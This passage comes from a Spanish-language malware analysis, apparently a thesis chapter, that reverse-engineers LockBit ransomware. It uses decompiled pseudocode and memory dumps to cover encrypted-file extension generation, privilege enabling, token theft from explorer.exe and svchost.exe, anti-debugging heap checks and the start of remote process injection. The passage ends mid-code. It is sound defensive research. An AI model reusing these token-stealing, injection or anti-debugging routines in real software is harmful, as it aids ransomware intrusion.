Una vez el proceso se vuelve a lanzar con privilegios elevados tras el bypass de UAC, genera una extensión de archivo personalizada a partir de la codificación en Base64 del hash MD5 de un GUID basado en el hash MD5 de la clave RSA mediante la función `get_file_extension_guid_md5_b64()`. Si la extensión no se obtiene finaliza el programa, pero si se obtiene, sigue con `format_readme_filename_and_hash_extension()` para obtener el nombre formateado de la nota de rescate con el formato `{extensión}.README.txt`. Finalmente, activa un conjunto de privilegios requeridos para las etapas posteriores del malware con la función `enable_privileges_list()`.

### setup\_environment\_and\_escalate\_preeexploit()

```

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ... // Obtiene extensión basada en hash de clave RSA
4     DAT_00425178 = get_file_extension_guid_md5_b64();
5     if (DAT_00425178 == (ushort *)0x0) { return; } // Finaliza la función si no obtiene la extensión
6     // Formatea el nombre de la nota de rescate con la extensión {extensión}.README.txt
7     DAT_0042517c = format_readme_filename_and_hash_extension();
8     enable_privileges_list(); // Se añade un listado de privilegios
9     ...
10 }

```

## get\_file\_extension\_guid\_md5\_b64()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • get_file_extension_guid_md5_b64()
            ◇ get_guid_w_rsa_md5hash()
            ◇ base64_encoder_func()

```

Esta función genera la extensión de archivo de los archivos encriptados, que se trata de una cadena Unicode que comienza con un punto (.) seguido de un identificador codificado en Base64 basado en una estructura GUID derivada de la clave RSA. Primero, se reserva un búfer de 24 bytes mediante `allocate_data_processheap_antidbg`. Tras esto, llama a `get_guid_w_rsa_md5hash()`, que genera una estructura GUID a partir del hash de la clave RSA, como se ve en la figura 4.412. Dicho hash, se vuelve a hashear con MD5 y se codifica en Base64 con la función `base64_encoder_func()`, como se ve en la figura 4.413. Esta cadena codificada se trunca a los 9 primeros caracteres y realiza la sustitución de caracteres problemáticos de Base64 en la extensión, reemplazando +, / y = por x, i y

z respectivamente, como se ve en la figura 4.414. Finalmente, se devuelve el puntero al búfer generado que contiene la extensión para los archivos que se cifren, que en este caso es .AFFGdukAp como se ve en la figura 4.415

Address	Hex	ASCII
0053F888	7B 00 45 00   36 00 45 00   32 00 30 00   42 00 30 00	{.E.6.E.2.0.B.0.
0053F898	43 00 2D 00   38 00 46 00   45 00 42 00   2D 00 43 00	C.-.8.F.E.B.-.C.
0053F8A8	38 00 42 00   46 00 2D 00   31 00 32 00   37 00 32 00	8.B.F.-.1.2.7.2.
0053F8B8	2D 00 38 00   31 00 44 00   30 00 37 00   38 00 37 00	-8.1.D.0.7.8.7.
0053F8C8	36 00 34 00   43 00 30 00   34 00 7D 00   00 00 00 00	6.4.C.0.4.}....
0053F8D8	00 00 00 00   10 00 00 00   01 00 00 00   00 00 00 00	

Figura 4.412: GUID generado a partir de la clave RSA

Address	Hex	ASCII
0053F868	41 46 66 47   64 75 4B 41   70 2B 4A 6E   38 39 6B 37	AFFGdukAp+Jn89k7
0053F878	4A 2F 62 75   39 59 3D 3D   00 00 90 77   62 00 00 40	J/bu9Y==...wb..@

Figura 4.413: Resultado de codificar el hash MD5 del GUID con Base64

Address	Hex	ASCII
0053F868	41 46 66 47   64 75 4B 41   70 00 4A 6E   38 39 6B 37	AFFGdukAp.Jn89k7
0053F878	4A 2F 62 75   39 59 3D 3D   00 00 90 77   62 00 00 40	J/bu9Y==...wb..@

Figura 4.414: Truncado manual con terminador nulo tras el noveno byte

Address	Hex	ASCII
00B09268	2E 00 41 00   46 00 66 00   47 00 64 00   75 00 4B 00	.A.F.f.G.d.u.K.
00B09278	41 00 70 00   00 00 00 00   AB AB AB AB AB AB AB AB	A.p.....<<<<<<

Figura 4.415: Extensión obtenida para los archivos encriptados

```

get_file_extension_guid_md5_b64()

1 ushort * get_file_extension_guid_md5_b64(void)
2 {
3     ...
4     puVar3 = (ushort *)allocate_data_processheap_antidbg(0x18); // Reserva búfer de 24 bytes
5     if (puVar3 != (ushort *)0x0) {
6         *puVar3 = '.';
7         (*MD5Init)(local_6c); // Inicializa contexto MD5
8         iVar4 = get_guid_w_rsa_md5hash(local_ec); // Genera GUID a partir de hash de la clave RSA
9         if (iVar4 != 0) { // Calcula hash MD5 del GUID generado
10            (*MD5Update)(local_6c, local_ec, iVar4 * 2);
11            (*MD5Final)(local_6c); // Codifica hash MD5 en base64
12            base64_encoder_func(..., ..., local_14, 0x10, (undefined4 *)local_10c);
13            ...
14            while (true) { // Convierte a WCHAR la extensión y reemplaza caracteres problemáticos
15                if (bVar1 == '+') { uVar2 = 'x'; } // Sustituye caracteres problemáticos de Base64
16                else if (bVar1 == '/') { uVar2 = 'i'; }
17                else if (bVar1 == '=') { uVar2 = 'z'; }
18                ...
19            }
20            *puVar6 = 0; // Finaliza cadena Unicode con terminador nulo
21        }
22    }
23    return puVar3; // Devuelve puntero a la extensión generada
24 }
```

### get\_guid\_w\_rsa\_md5hash()

```

    ▷ lockbit.exe

        ▼ setup_environment_and_escalate_preeexploit()
            • get_file_extension_guid_md5_b64()
                ◇ get_guid_w_rsa_md5hash()

```

Esta función genera un identificador único global (GUID) en base al hash MD5 de la clave RSA. Primero, inicializa el contexto MD5 y aplica una operación de hash sobre la clave RSA localizada en DAT\_00424f70. Tras esto, desofusca varios bloques de datos con decode\_n\_blocks\_w\_mask\_func(), la cual contiene una cadena de formato {"%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X"}. Este patrón se rellena con los valores extraídos del hash de la clave RSA con la función \_swprintf [122] generando finalmente un GUID único basado en la clave RSA, en el parámetro param\_1.

#### get\_guid\_w\_rsa\_md5hash()

```

1 void get_guid_w_rsa_md5hash(undefined4 param_1)
2 {
3     ...
4     (*MD5Init)(); // Inicializa contexto MD5
5     (*MD5Update)(local_6c, DAT_00424f70, 0x80); // Hash clave RSA en DAT_00424f70 (128 bytes)
6     (*MD5Final)(local_6c); // Finaliza contexto MD5 y guarda hash en local_14
7     ... // Cadena formato ofuscada {"%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X"}
8     decode_n_blocks_w_mask_func(local_d4, 0xa);
9     ... // Prepara argumentos para suprintf byte a byte del hash
10    (*_swprintf)(param_1, ...); // Llama a suprintf con la cadena formato y los bytes del hash
11    return;
12 }

```

### base64\_encoder\_func()

```

    ▷ lockbit.exe

        ▼ setup_environment_and_escalate_preeexploit()
            • get_file_extension_guid_md5_b64()
                ◇ base64_encoder_func()

```

Esta función implementa manualmente un algoritmo de codificación Base64 definido en el estándar RFC 4648 [392], en la implementación de base64.c. Primero, inicializa en memoria la tabla de conversión con los 64 caracteres estándar definida en dicho algoritmo (ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/). A continuación, recorre los datos de entrada extrayendo bloques de 3 bytes, que codifica en 4 caracteres con operaciones de desplazamiento y enmascaramiento de bits (dividiendo los 24 bits en grupos de 6). Si no es múltiplo de 3, añade manualmente el relleno con el carácter "=" y, finalmente, un terminador nulo. La función devuelve el tamaño del contenido codificado, y la cadena codificada la almacena en param\_5.

## Listado 4.27: base64\_encoder\_func()

```

LEA EDI, [EBP - 0x44] ; EDI apunta al búfer local donde se almacenará la tabla de conversión
MOV EAX, 0x44434241 ; "ABCD"
STOSD ; escribe en memoria y avanza EDI
... ; Construcción tabla Base64 "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
MOV EAX, 0x2F2B3938 ; "89+/"
STOSD
MOV ESI, [EBP + param_3] ; ESI = puntero al búfer de entrada
MOV EAX, [EBP + param_4] ; EAX = tamaño del búfer de entrada
MOV EDI, [EBP + param_5] ; EDI = puntero al búfer de salida
... ; Bucle principal: codifica de 3 en 3 bytes (saca 4 bytes codificados)
MOV AL, [ESI] ; byte 1
MOV param_2, [ESI + 0x1] ; byte 2
MOV BL, [ESI + 0x2] ; byte 3
... ; Obtiene caracteres codificados de la tabla
LEA ESI, [EBP - 0x44] ; ESI apunta a la tabla Base64
MOV AL, [ESI + param_2] ; carácter codificado 1
MOV AH, [ESI + param_1] ; carácter codificado 2
MOV BL, [ESI + param_2] ; carácter codificado 3
MOV BH, [ESI + param_1] ; carácter codificado 4
...
MOV BYTE PTR [EDI], 0x3D ; '=' ; Añade relleno '=' si el bloque no es múltiplo de 3
...
MOV WORD PTR [EAX], 0 ; Finaliza la cadena con terminador nulo
SUB EAX, param_5 ; EAX = longitud total codificada
RET 0xc

```

## format\_readme\_filename\_and\_hash\_extension()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • format_readme_filename_and_hash_extension()
            ◇ allocate_data_processheap_antidbg()
            ◇ decode_n_blocks_w_mask_func()
            ◇ custom_hashing_function()

```

La función `format_readme_filename_and_hash_extension()` genera el nombre del fichero README, que es el nombre del archivo de texto de rescate que aparecerá en cada carpeta en la que se cifren sus archivos. Para ello, primero reserva 42 bytes en el montón del proceso y desofusca 7 bloques de datos que contienen la cadena `%s README.txt`. Posteriormente, con `_swprintf` [122] inserta la extensión de archivo que se obtuvo anteriormente (DAT\_00425178), omitiendo el punto inicial.

El nombre del archivo README, en este caso, `AFFGduKAp README.txt`, será devuelta por la función, como se puede observar en la figura 4.416. Antes de ser devuelto por la función, este valor se hashea con la función de hashing personalizada `custom_hashing_function()`, y el resultado (DWORD inferior) se guarda en la variable global DAT\_00425170, tal como se muestra en la figura 4.417.




Figura 4.416: Nombre del fichero README almacenado en DAT\_00425170

Address	Hex	ASCII
00925170	1D B5 1C 39 84 01 00 00 F0 93 94 00 00 00 00 00 .μ.9.....ð.....	
00925180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	
00925190	00 00 00 00 88 32 6B 02 B0 32 6B 02 60 32 6B 02 ..2k..2k.^2k.	

Figura 4.417: Hash del nombre del fichero calculado y almacenado en DAT\_00425170

### format\_readme\_filename\_and\_hash\_extension()

```

1 ushort * format_readme_filename_and_hash_extension(void)
2 {
3     ... // Reserva búfer de 42 bytes (0x2A)
4     buff_readme = (ushort *)allocate_data_processheap_antidbg(0x2A);
5     if (buff_readme != (ushort *)0x0) { // Verificar si se reserva correctamente
6         ... // Cadena formateada buscada para nombre de archivo README "%s.README.txt"
7         decode_n_blocks_w_mask_func(local_20, 7);
8         (*_swprintf)(buff_readme, local_20, DAT_00425178 + 2); // Formatea y obtiene AFFGduKAp.README.txt
9         uint hash = custom_hashing_function(...,...,buff_readme,0xffffffff); // Hash nombre fichero README
10        DAT_00425170 = (undefined4)hash; // Guardar parte baja (DWORD inferior) hash en variable global
11    }
12    return buff_readme; // Devolver puntero a nombre del fichero README Unicode formateado
13 }
```

### enable\_privileges\_list()

```

> lockbit.exe
    ▼ setup_environment_and_escalate_preexploit()
        • enable_privileges_list()
```

La función `enable_privileges_list()` habilita un listado específico de privilegios en el proceso actual, utilizando para ello la función `RtlAdjustPrivilege()` [138]. Para conseguir esto, itera sobre un array de identificadores de privilegio en `DAT_0040b6c8`, donde cada privilegio se activa a nivel de proceso (no de hilo). De esta manera se otorga el proceso permisos avanzados como depuración, toma de control de objetos, o manipulación de tokens de seguridad, aprovechando que ya se ha realizado un bypass de UAC, y además que se transmitirán dichos permisos a cada hilo creado por el proceso.

Este es el listado de privilegios [402] que se otorgan:

Hex	Nombre del privilegio	Permiso habilitado
0x03	SE_ASSIGNPRIMARYTOKEN_PRIVILEGE	Asignar el token primario de un proceso.
0x11	SE_BACKUP_PRIVILEGE	Realizar operaciones de copia de seguridad con acceso total de lectura.
0x14	SE_DEBUG_PRIVILEGE	Depurar y modificar cualquier proceso, ignorando listas DACL.
0x24	SE_MAX_WELL_KNOWN_PRIVILEGE	Obtener un token de suplantación para otro usuario en la misma sesión.
0x1D	SE_IMPERSONATE_PRIVILEGE	Suplantar un cliente autenticado.
0x0E	SE_INC_BASE_PRIORITY_PRIVILEGE	Incrementar la prioridad base de un proceso.
0x05	SE_INCREASE_QUOTA_PRIVILEGE	Incrementar la cuota asignada a un proceso.
0x21	SE_INC_WORKING_SET_PRIVILEGE	Asignar más memoria a aplicaciones de usuario.
0x1C	SE_MANAGE_VOLUME_PRIVILEGE	Permitir operaciones de administración de volúmenes.
0x0D	SE_PROF_SINGLE_PROCESS_PRIVILEGE	Recopilar información de perfil de un único proceso.
0x12	SE_RESTORE_PRIVILEGE	Restaurar archivos con control total de escritura.
0x08	SE_SECURITY_PRIVILEGE	Controlar y ver mensajes de auditoría del sistema.
0x0B	SE_SYSTEM_PROFILE_PRIVILEGE	Recopilar información de perfil del sistema completo.
0x09	SE_TAKE_OWNERSHIP_PRIVILEGE	Tomar propiedad de un objeto sin necesidad de permisos DACL.
0x13	SE_SHUTDOWN_PRIVILEGE	Apagar el sistema local.

**enable\_privileges\_list()**

```

1 void enable_privileges_list(void)
2 {
3     ...
4     priv_list = &DAT_0040b6c8; // Puntero al inicio del array de privilegios
5     while (true) { // Itera por cada privilegio en el array
6         if (*priv_list == 0) break; // Si el valor es 0, termina el bucle (fin de lista)
7         // Activa los privilegios indicados por priv_list a nivel de proceso
8         (*RtlAdjustPrivilege)(*priv_list, 1, 0, &local_5);
9         priv_list = priv_list + 1; // Avanza al siguiente privilegio en la lista
10    }
11    return;
12 }
```

### setup\_environment\_and\_escalate\_preeexploit()

```

    ▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • is_running_user_token_as_system()
        • get_explorer_securitydelegation_token()
        • get_user_sid_result_func()
        • get_svchost_token_w_processinjection_adaptive()
        • get_console_session_user_token()
        • ...

```

Una vez obtenida la extensión de fichero personalizada (.AFFGduKAp), generado el nombre del fichero README (AFFGduKAp.README.txt) y concederse un listado de privilegios necesarios, continúa escalando privilegios mediante el robo de tokens de procesos legítimos.

- Si el proceso no se ejecuta con un token de usuario del sistema (SYSTEM), se intenta primero obtener un token de suplantación del proceso `explorer.exe`, con la función `get_explorer_securitydelegation_token()`.
- Si falla, comprueba si el usuario actual cuenta con permisos de administrador mediante la función `get_user_sid_result_func()`, que si es así, se intenta suplantar el token del proceso `svchost.exe` de la sesión actual inyectando código de forma remota en el proceso con `get_svchost_token_w_processinjection_adaptive()`.
- En caso de que el proceso ya se esté ejecutando como SYSTEM, obtiene el token del usuario de consola mediante `get_console_session_user_token()` y modifica la lista de acceso (ACL) de la interfaz gráfica (GUI) para permitir el acceso completo a todos los usuarios, con una lista de control de acceso discrecional (DACL) nula con `bypass_gui_acl_with_null_dacl()`.

De esta manera el malware consigue operar con todos los permisos que necesita para el resto de su ejecución.

### setup\_environment\_and\_escalate\_preeexploit()

```

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ...
4     iVar1 = is_running_user_token_as_system(); // Comprueba si token de usuario es SYSTEM
5     if (iVar1 == 0) { // Si NO se ejecuta como SYSTEM, intenta obtener token de explorer.exe
6         DAT_0042516c = get_explorer_securitydelegation_token();
7         if (DAT_0042516c == 0) { // Si no se obtuvo el token de explorer
8             iVar1 = get_user_sid_result_func(); // Comprueba si tiene SID de administrador
9             if (iVar1 != 0) { // Si tiene permisos de admin, intenta obtener token válido de svchost.exe
10                 DAT_0042516c = get_svchost_token_w_processinjection_adaptive();
11             }
12         } else { // Si ya se ejecuta como SYSTEM
13             DAT_0042516c = get_console_session_user_token(); // Obtiene token de la sesión interactiva
14             bypass_gui_acl_with_null_dacl(); // Otorga acceso completo a todos los usuarios en la ACL
15         }
16     ...
17 }

```

### is\_running\_user\_token\_as\_system()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • is_running_user_token_as_system()

```

La función `is_running_user_token_as_system()` verifica si el proceso actual se está ejecutando con el token de usuario de sistema (SYSTEM) con SID S-1-5-18. Para ello, invoca la función `NtOpenProcessToken()` [125] para obtener el token del proceso actual, con la máscara de acceso `TOKEN_QUERY` (0x8) que otorga permisos de consulta. Luego, con `NtQueryInformationToken()` [132] con el tipo de información `TokenUser` (valor 1), obtiene la estructura `TOKEN_USER` para analizar el SID del token del proceso. Si el identificador relativo (RID) del SID es 0x12 (18), que corresponde al usuario SYSTEM, la función devuelve 1, y en caso contrario 0. Esta verificación es clave para confirmar si el bypass de UAC se ha realizado correctamente.

### is\_running\_user\_token\_as\_system()

```

1 undefined4 FUN_0040b674(void)
2 {
3     ... // Obtiene token del proceso actual (handle 0xFFFFFFFF) con permiso TOKEN_QUERY (0x8)
4     status = (*NtOpenProcessToken)(0xffffffff, 8, &hToken);
5     if (status == 0) { // Si se abre correctamente el token
6         // Consulta la información del token (TOKEN_USER) usando la clase de información 1 (TokenUser)
7         status = (*NtQueryInformationToken)(
8             hToken,           // Manejador al token
9             1,                // Clase TokenUser
10            token_user_info, // Buffer donde se guardará TOKEN_USER
11            0x2c,            // Tamaño del búfer
12            local_c);       // Tamaño del valor devuelto
13         // Verifica si la consulta fue exitosa y el SID termina en 0x12 (RID SYSTEM)
14         if ((status == 0) && (*(int *)(&token_user_info[0] + 8) == 0x12)) {
15             result = 1; // El proceso se ejecuta como SYSTEM
16         }
17         (*ZwClose)(hToken); // Cierra manejador del token
18     }
19     return result; // Devuelve 1 si es SYSTEM, 0 si no
20 }

```

### get\_explorer\_securitydelegation\_token()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • get_explorer_securitydelegation_token()
            ◇ find_pid_by_hashed_processname()
            ◇ get_duplicated_im impersonated_token_with_pid()

```

Esta función trata de obtener un token de suplantación del proceso `explorer.exe` con los privilegios de `SecurityDelegation`, que le permite suplantar el contexto de seguridad del usuario en sistemas remotos. Para ello, primero se pasa como argumento el hash 0x3ee4fde6, previamente desofuscado con la máscara 0x10035fff, a la función `find_pid_by_hashed_processname()`, que buscará un proceso cuyo nombre hasheado

coincida con dicho valor, el cual corresponde a `explorer.exe`, recuperando su PID 5972 (0x1754), en ese momento, como se ve en la figura 4.418. Revisando con Process Hacker el PID pertenece a `explorer.exe` en ese instante, como se puede apreciar en la figura 4.419



Figura 4.418: PID identificado por hash como el del proceso `explorer.exe`.



Figura 4.419: PID `explorer.exe` en Process Hacker

Una vez obtenido el PID se obtiene su token de suplantación mediante la función `get_duplicated_impersonated_token_with_pid()` que recibe como parámetros el PID, nivel de suplantación `SecurityDelegation` (valor 3) [403] y el tipo de token primario (valor 1).

```
get_explorer_securitydelegation_token()
1 undefined4 get_explorer_securitydelegation_token(void)
2 {
3     ... // Obtiene el PID del proceso cuyo nombre hasheado coincide con 0x3ee4fde6 -> explorer.exe
4     pid_explorer = find_pid_by_hashed_processname(0x3ee4fde6);
5     if (pid_explorer != 0) { // Si encuentra PID válido, intenta obtener token de suplantación
6         // Nivel de suplantación 3 (SecurityDelegation) y tipo de token 1 (Primary Token)
7         imp_token = get_duplicated_impersonated_token_with_pid(pid_explorer, 3, 1);
8     }
9     return imp_token; // Devuelve el token obtenido (0 si no lo encuentra)
10 }
```

### `find_pid_by_hashed_processname()`

```
▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • get_explorer_securitydelegation_token()
            ◇ find_pid_by_hashed_processname()
                ★ allocate_data_processheap_antidbg()
                ★ rtl_freeheap_antidbg_func()
                ★ reallocate_data_processheap_antidbg()
                ★ custom_hashing_function()
```

Esta función obtiene el identificador de proceso (PID) del proceso cuyo nombre hasheado con la función `custom_hashing_function()`, coincide con el valor proporcionado por el parámetro `param_1`.

Primero, reserva 1024 bytes de memoria en el montón del proceso para invocar la API `NtQuerySystemInformation()` [130] pasando `SystemProcessInformation` (0x5) [404] como código para recuperar una lista con información detallada de todos los procesos activos del sistema. En caso de que el búfer sea insuficiente (`STATUS_INFO_LENGTH_MISMATCH`),

reajusta automáticamente su tamaño con `realloc_data_processheap_antidbg()` y vuelve a intentarlo.

Una vez se obtiene la estructura `SYSTEM_PROCESS_INFORMATION` [405], la cual contiene el listado de procesos, recorre cada entrada comparando el hash del nombre del ejecutable almacenado en `ImageName.Buffer`, desplazamiento `0x3C` (resultado de sumar `0x38` del campo `ImageName` y `0x4` del campo `Buffer`), con el valor del parámetro recibido. Si el hash coincide, accede al campo `UniqueProcessId`, en el desplazamiento `0x44`, y devuelve su valor que es el PID del proceso correspondiente. Si no coincide un hash, continúa iterando en la lista. Finalmente, libera el búfer reservado en el montón y devuelve el PID encontrado, o cero en caso de que no se encontrase.

### `find_pid_by_hashed_processname()`

```

1 int find_pid_by_hashed_processname(int param_1)
2 {
3     ...
4     local_c = 0x400;           // Tamaño inicial del búfer = 1024 bytes
5     local_10 = (int *)allocate_data_processheap_antidbg(0x400); // Reserva búfer
6     while (true) { // Consulta NtQuerySystemInformation con clase 5 (SystemProcessInformation)
7         uVar5 = (*NtQuerySystemInformation)(5, local_10, local_c, &local_c);
8         uVar3 = (undefined4)((ulonglong)uVar5 >> 0x20); // Parte alta del NTSTATUS
9         if ((int)uVar5 == 0) break; // Si no ha habido problema sale del bucle
10        ... // Si ha habido un error distinto a tamaño insuficiente, termina devolviendo 0
11        // Si hubo desajuste de tamaño, se reajusta el búfer al tamaño correcto
12        local_10 = (int *)realloc_data_processheap_antidbg(local_10, local_c);
13    }
14    do { // Itera sobre cada entrada SYSTEM_PROCESS_INFORMATION
15        iVar1 = *piVar4; // Tamaño de la entrada actual (NextEntryOffset)
16        if ((void *)((char *)piVar4 + 0x3c) != 0) { // desplazamiento 0x3C -> ImageName.Buffer != NULL
17            // Calcula hash del nombre del proceso con función personalizada
18            uVar5 = custom_hashing_function(uVar2, uVar3, (void *)((char *)piVar4 + 0x3c));
19            ... // Si hash coincide con el buscado devuelve UniqueProcessId (PID), desplazamiento 0x44
20            if ((int)uVar5 == param_1) {
21                local_8 = (void *)((char *)piVar4 + 0x44);
22                break; // Termina la búsqueda
23            }
24        }
25    ...
26    } while (iVar1 != 0); // Repetir si hay más procesos
27    rtl_freeheap_antidbg_func(local_10); // Liberar el búfer reservado
28    return local_8; // Devolver PID encontrado, o 0 si no hubo coincidencia
29 }
```

### `realloc_data_processheap_antidbg()`

```

> lockbit.exe
▼ ...
• find_pid_by_hashed_processname()
  ◇ realloc_data_processheap_antidbg()
  ★ return_peb_func()
```

Esta función emplea otra técnica de antidepuración, similar a la que se observó en `allocate_data_processheap_antidbg()`, pero en lugar de verificar el campo `ForceFlags`, inspecciona el campo `Flags` del montoón del proceso, tal como se hace en la función `construct_api_addresses_antidbg()` con un montoón creado manualmente. Para ello, accede al PEB [372] del proceso actual y obtiene el puntero al montoón del proceso en el desplazamiento `0x18` (`ProcessHeap`). Entonces, examina el campo `Flags` de la estruc-

tura interna del montón en el desplazamiento 0x40 [99], y comprueba si está activa la bandera `HEAP_VALIDATE_PARAMETERS_ENABLED` (0x40000000) [386], la cual se activa automáticamente al depurar [100]. Si la bandera está activa, se está depurando y por tanto corrompe el manejador del montón realizando una rotación de los bits a la izquierda (ROL). Para continuar con el análisis dinámico del malware, será necesario parchear esta rotación, sustituyéndola por una instrucción nula como NOP.

Finalmente la función invoca a `RtlReallocateHeap` [105], con el montón del proceso, la bandera `HEAP_ZERO_MEMORY` (0x8) y los parámetros `param_1` (búfer a redimensionar) y `param_2` (nuevo tamaño), de forma que se redimensiona la memoria manteniendo su contenido y rellenando con ceros la nueva región asignada.

### reallocating\_data\_processheap\_antidbg()

```

1 void reallocating_data_processheap_antidbg(undefined4 param_1, undefined4 param_2)
2 {
3     ...
4     peb_ptr = return_peb_func(); // Obtener el PEB
5     process_heap_handle = *(uint *)((int)peb_ptr + 0x18); // Obtener el montón del proceso desde el PEB
6     // Si el montón tiene activado HEAP_VALIDATE_PARAMETERS_ENABLED (0x40000000) en el campo de Flags
7     if (((uint *)process_heap_handle + 0x40) & 0x40000000) != 0 { // Corrompe montón si se depura
8         process_heap_handle = process_heap_handle << 1 | (uint)((int)process_heap_handle < 0);
9     } // Reasigna memoria con RtlReallocateHeap usando HEAP_ZERO_MEMORY (0x8)
10    (*RtlReallocateHeap)(process_heap_handle, 8, param_1, param_2);
11    return;
12 }
```

### get\_duplicated\_impersonated\_token\_with\_pid()

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preexploit()
        • get_explorer_securitydelegation_token()
            ◇ get_duplicated_impersonated_token_with_pid()
```

Esta función obtiene el token duplicado de un proceso referenciado por su PID que se recibe como parámetro a la función. Para ello, se abre el proceso con `NtOpenProcess` [125], obtiene su token primario con `NtOpenProcessToken` [136], y lo duplica con la función `ZwDuplicateToken` [126]. En `param_2`, se define el nivel de suplantación, haciendo uso únicamente de `SecurityImpersonation` y de `SecurityDelegation` [403], y con `param_3` se establece el tipo de token (`Primary` o `Impersonation`). Finalmente con `ZwClose` [148] se cierra el manejador y token del proceso.

De esta manera el malware obtiene tokens duplicados de forma personalizada, permitiendo ejecutar acciones con los privilegios de otro proceso legítimo.

**get\_duplicated\_ impersonated\_token\_with\_pid()**

```

1 void* get_duplicated_ impersonated_token_with_pid(int param_1, undefined4 param_2, undefined4 param_3)
2 {
3     ... // Inicializa estructura
4     if (pid != 0) {
5         ctx[0] = param_1; // PID objetivo
6         ... // Obtiene el manejador del proceso con el permiso PROCESS_DUP_HANDLE (0x2000000)
7         iVar1 = (*NtOpenProcess)(ctx[2], 0x2000000, &local_30, ctx);
8         if (iVar1 == 0) { // Obtiene el token del proceso con el permiso TOKEN_DUPLICATE (0x2000000)
9             iVar1 = (*NtOpenProcessToken)(ctx[2], 0x2000000, ctx[4]);
10            if (iVar1 == 0) {
11                local_3c = 2;           // TokenImpersonation (2)
12                local_38 = param_2;    // Nivel de suplantación (2=Impersonation, 3=Delegation)
13                ... // Duplica token con ZwDuplicateToken, TOKEN_DUPLICATE (0x2000000) y param_3 (Tipo token)
14                (*ZwDuplicateToken)(ctx[4], 0x2000000, &local_30, 0, param_3, ctx[3]);
15            }
16            ... // Cierra token y manejadores con ZwClose
17        return ctx[3]; // Devuelve token duplicado (0 si falla)
18    }
}

```

**get\_svchost\_token\_w\_processinjection\_adaptive()**

▷ lockbit.exe

## ▼ setup\_environment\_and\_escalate\_preexploit()

- **get\_svchost\_token\_w\_processinjection\_adaptive()**
  - ◊ get\_OS\_version\_func()
  - ◊ find\_svchost\_with\_debug\_privilege()
  - ◊ is\_process\_wow64()
  - ◊ decrypt\_payload\_xor\_custom\_func()
  - ◊ rtl\_freeheap\_antidbg\_func()
  - ◊ return\_peb\_func()
  - ◊ inject\_payload\_and\_wait\_remote\_thread()

La función `get_svchost_token_w_processinjection_adaptive()` implementa un mecanismo de suplantación mediante inyección remota en el proceso `svchost.exe`, adaptándose dinámicamente al entorno si es `WOW64` [406] o no, con el objetivo de obtener un token privilegiado de `svchost.exe` en caso de que la obtención del token privilegiado de `explorer.exe` falle.

Primero, verifica si el sistema operativo es posterior a Windows XP con la función `get_OS_version_func()`, para asegurar la compatibilidad, y trata de localizar un proceso `svchost.exe` con privilegios `SeDebugPrivilege` [407] habilitados mediante la función `find_svchost_with_debug_privilege()`, que en caso de algunos de los dos fallos terminará la función. Si encuentra un proceso válido, abre dos manejadores con `NtOpenProcess()` [125] y duplica uno de los manejadores en el espacio del otro con `ZwDuplicateObject()` [127]. Tras esto, consulta si el proceso actual está corriendo bajo el entorno `WOW64` mediante `is_process_wow64()`, ya que en función de si se ejecuta en este entorno se ejecutará un payload u otro.

### get\_svchost\_token\_w\_processinjection\_adaptive() - Elegir payload

```

1 undefined4 get_svchost_token_w_processinjection_adaptive(void)
2 {
3     ...
4     os_version = get_OS_version_func(); // Obtiene la versión del sistema operativo
5     // Verifica si el SO es posterior a XP y si hay un svchost.exe con privilegios elevados
6     if (os_version > 59 && (id = find_svchost_with_debug_privilege()) != 0) {
7         ... // Abre primer handle al proceso svchost
8         status = (*NtOpenProcess)(&hProcess1, 0x1FFFFF, &obj_attrs, &id);
9         if (status == 0) {
10             id = ClientId.UniqueProcess; // Abre segundo manejador al mismo proceso
11             status = (*NtOpenProcess)(&hProcess2, 0x1FFFFF, &obj_attrs, &id);
12             if (status == 0) { // Duplica el segundo manejador en el espacio del primero
13                 status = (*ZwDuplicateObject)(hProcess2, hProcess2, hProcess1, &duplicated_handle, 0, 0, 2);
14                 if (status == 0) { // Verifica si el proceso está bajo WOW64
15                     is_process_wow64(0xffffffff, &payload_version);
16                     if (payload_version == 0) {
17                         ... // Si no se ejecuta bajo WOW64
18                     } else {
19                         ... // Si se ejecuta bajo WOW64
20                     }
21                 }
22                 (*ZwClose)(hProcess2); // Cierra segundo manejador
23             }
24             (*ZwClose)(hProcess1); // Cierra primer manejador
25         }
26     }
27     return ctx[5]; // Devuelve el token privilegiado de svchost.exe
28 }
```

Si no está en un entorno de WOW64, se interpreta que debe utilizar el payload encriptado en DAT\_0041b25a que se desencripta con `decrypt_payload_xor_custom_func()` y se copia a la memoria reservada en el proceso remoto con `NtAllocateVirtualMemory()` [153]. Una vez se copia el payload desencriptado aa la memoria remota, se sustituyen dos valores en el payload: el Session ID del PEB [372] (desplazamiento 0x1D4) y el manejador duplicado. Finalmente, invoca `inject_payload_and_wait_remote_thread()` para ejecutar remotamente el payload y luego se libera memoria con `NtFreeVirtualMemory()` [154].

### get\_svchost\_token\_w\_processinjection\_adaptive() - Payload sin WOW64

```

1 undefined4 get_svchost_token_w_processinjection_adaptive(void)
2 {
3     ...
4     if (payload_version == 0) {
5         payload_size = 0x17C; // Reserva memoria para el payload desencriptado
6         status = (*NtAllocateVirtualMemory)(hProcess2, &payload_buffer, 0, &payload_size, 0x3000, 4);
7         if (status == 0 && (payload = decrypt_payload_xor_custom_func(&DAT_0041b25a)) != 0) {
8             (*memcpy)(payload_buffer, payload, 0x17C); // Copia payload desencriptado al proceso
